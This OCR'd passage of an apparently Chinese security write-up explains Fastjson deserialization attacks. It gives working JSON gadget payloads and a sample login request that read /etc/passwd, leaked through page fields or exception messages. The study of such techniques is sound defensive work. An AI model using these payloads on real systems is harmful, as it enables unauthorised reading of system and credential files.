


MiscCodec → JSONObject toJavaObject

org.aspectj.org.eclipse.jdt.internal.compiler.lookup.SourceTypeCollisionException

org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit

③



```
{"a":{
"@type":"org.aspectj.org.eclipse.jdt.internal.core.BasicCo
mpilationUnit",
"fileName":"/etc/passwd"
}}
```


{"$ref":"$.a.contents"}

```
root:x:0:0:root:/ro
ot:/bin/bash
daemon:x:1:1:dae
mon:/usr/sbin:/us
r/sbin/nologin...
```

JSONObject toString

```
{"fileName":"/etc/passwd","content
s":"root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr
/sbin/nologin...","mainTypeName":"
passwd"}
```

基于字段输出在页面的回显




```
POST /login HTTP/1.1
Host:example.com
Content-Length: 154

{
 "username":{
   "@type":"org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit",
   "fileName":"/etc/passwd"
 },
 "password":"whatever"
}
```

```
HTTP/1.1 200
Content-Type: application/json
Content-Length: 679
Connection: close

{
"msg":"用户名{\"fileName\":\"/etc/passwd\",\"contents\":\"root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin...\",\"mainTypeName\":\"passwd\"}不存在"
}
```

基于异常报错的回显


当Web应用中没有有效的处理异常信息导致 Exception message 输出到了 response 时
就可以利用这一特点，通过异常信息带出想要回显的数据。

例如在 Character 类反序列化解析的JSON对象不满足条件时
就会被拼接到 Exception message 中抛出异常。



CharacterCodec

```
@SuppressWarnings("unchecked")
public <T> T deserialze(DefaultJSONParser parser, Type clazz, Object fieldName) {
    Object value = parser.parse();
    return value == null //
        ? null //
        : (T) TypeUtils.castToChar(value);
}
```

